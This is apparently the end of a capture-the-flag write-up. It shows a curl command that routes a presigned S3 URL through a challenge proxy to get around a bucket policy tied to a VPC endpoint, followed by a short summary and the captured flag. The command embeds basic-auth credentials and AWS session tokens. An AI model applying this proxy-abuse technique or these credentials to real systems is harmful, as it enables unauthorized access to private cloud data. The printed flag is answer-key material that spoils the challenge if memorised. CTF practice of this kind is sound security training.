curl "https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/proxy?url=https%3A%2F%2Fchallenge01%2D470f711%2Es3%2Eamazonaws%2Ecom%2Fprivate%2Fflag%2Etxt%3FX%2DAmz%2DAlgorithm%3DAWS4%2DHMAC%2DSHA256%26X%2DAmz%2DCredential%3DASIARK7LBOHXNYDMSULR%252F20251231%252Fus%2Deast%2D1%252Fs3%252Faws4%5Frequest%26X%2DAmz%2DDate%3D20251231T055039Z%26X%2DAmz%2DExpires%3D3600%26X%2DAmz%2DSignedHeaders%3Dhost%26X%2DAmz%2DSecurity%2DToken%3DIQoJb3JpZ2luX2VjEP3%252F%252F%252F%252F%252F%252F%252F%252F%252F%252FwEaCXVzLWVhc3QtMSJGMEQCIDkEPbvLWPG3sGL8dVMtCaKuT3jp9JJ4ds5EgnJ0%252BYWNAiBK9c%252BqXImtTZZQ9pHg%252Bb6Z6PHJ9UNlta4Z%252BHdrgw6JHirBBQjG%252F%252F%252F%252F%252F%252F%252F%252F%252F%252F8BEAAaDDA5MjI5Nzg1MTM3NCIMrXQE6U57lDyQ%252FzIxKpUFvVR5gko8RgRKUNDdabXhQuLtKDgnzeygfyNuIm66gLZvnM4FhL6dr1AQ9CY24U8e3yt01Me5M6AYv5R6O4h1csIYkasH2UQCwmxPQLcSy0raLhO%252BajKVzP5xSsbPerJAxKeZOCNph6cjcv%252FMHXGYgh40kA8Ffx776B8VJ77BzRHSSkzo8iK7qn8TSegfAu9l1xvxKNL%252BUKXuT0lgo9%252BKw58IQIuKxPIEFp1hJz2NJ%252BJAV0YIiqnyAF9hg6ipZLDpRN4PtoJlW%252FWiWTdK5ZVy0ZwSynIycjgj9xWcCV3EorNJZy8YikHBPHYZQjIPRzMBO14er3Q1tE5COCJo9KDtvqPyP8Jxz3FgmfQ2x9oon4bQ2XhxPPsnfPi9JuadWoh9oMgYtfURGPIFy%252FQIRzetHtOJCe%252FDQd8XvrR4UWKThpwEBdaj%252FGFa0Efz2eQarY1S2uJw8KvFi%252F5p1EH8pWwMVrl4pAwuGoqKO6nWp26EqZm8OPE0wrvv8hAn%252FeLyOn21hohAtPrXXFR0PDx1kLZsNyFcGZxAKQ73g86N0YGNoexzYQAG55au7RyKpodAaKJ4KoZz4K6dgn4fF8V08AtP4Smbg7%252B1pX6vdxq3ZbHT8AsO9remlIWcLyi4ISjxJ6FlCopNqprTW602GSjSg8WOaSrBOIVGPCvAKJ2TaGgEWNDSpGc%252Fz88Ivvz9Jrjq7GGIzHnppyxgHmNl6ltyFJnPZ5x0oONnpVKP%252FbhlrExu2XEeyHzhVr95ycdcyxmQaG6X2Wn1SNCnQuawwvcBe9vuFK6gjS84K3IktQwOSAILY9duy3XGl%252FNrRZA8RMql2oqCFjI4jRb5W2AxyCt3gI7aUUkRSKwjiYui7%252BIKOTAvmzrcrojVHzCRzNLKBjqyAVJodp%252B1ElPHV4uGqkAxJohhOC6iZL%252BkFcc70npaV75LI%252F3%252FLKCH%252FtKOIKSCLgO8Q7pknHQP8RpXOwTJYaC5nw6aCXYTmO27twBScd93uKBlTbnBq%252BKaQizkRixQWwvUGoU%252FZwg1r6eAr8HakLV1OlDal4n9SAk7Cpnzi8gLIwOo2JSXv0e6NTId7ghtAl%252B9i8PQnNSfhM1HVl3Ywg9HW%252FTnJbKxibUZ3o8S7z%252FQ74RN8KI%253D%26X%2DAmz%2DSignature%3D72878d9fa0b85aaa5b427fbcb47f104b991319f7e6ef70b753ff1c620b2df20d"
```
**Success!**
**Summary:**
1. The presigned URL contains our IAM credentials (embedded in the URL parameters)
2. The request goes through the proxy server
3. The proxy uses the VPC endpoint (`vpce-0dfd8b6aa1642a057`)
4. The S3 bucket policy allows requests from this VPC endpoint
5. We successfully retrieve the flag!
**Flag:** `WIZ_CTF_Presigned_Urls_Are_Everywhere`